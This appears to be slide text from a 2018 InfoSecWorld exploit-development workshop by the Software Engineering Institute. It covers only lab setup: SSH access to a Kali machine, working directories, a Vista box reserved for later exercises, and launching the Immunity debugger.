
ACCESS KALI BOX

Can Start Separate Window

- Access to GUI desktop

SSH to Kali from Windows

- Putty on desktop pre-configured
- Command line access
- My preference



ACCESS KALI BOX

Can Start Separate Window


- Access to GUI desktop

SSH to Kali from Windows

- Putty on desktop pre-configured
- Command line access
- My preference

Working Directory

- Main directory
 - /root/xdev/vulnService
- Working directory
 - /root/xdev/vulnService/basic



The screenshot shows a terminal window with a blue header bar containing the text "root@kali: ~/xdev/vulnService/basic". The window has standard window controls (minimize, maximize, close) in the top right corner. The main area of the terminal is black with white text. It displays the following output:

```
root@kali: ~/xdev/vulnService/basic
login as: root
root@192.168.35.148's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 16 16:39:27 2018 from 192.168.35.129
root@kali:~# cd xdev/vulnService/
root@kali:~/xdev/vulnService# ls
aslr basic shellcode
root@kali:~/xdev/vulnService# cd basic
root@kali:~/xdev/vulnService/basic#
```



ALSO VISTA BOX

For later ASLR and DEP bypass

- Same basic setup as WinXP

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Python, Visual Studio CLI,...

- More in C:\tools

Focus on WinXP for now



Software Engineering Institute
Carnegie Mellon University




InfoSecWorld
Conference & Expo 2018

LAUNCH DEBUGGER

On WInXP Launch Immunity

- Will be attaching to process
 - File > attach
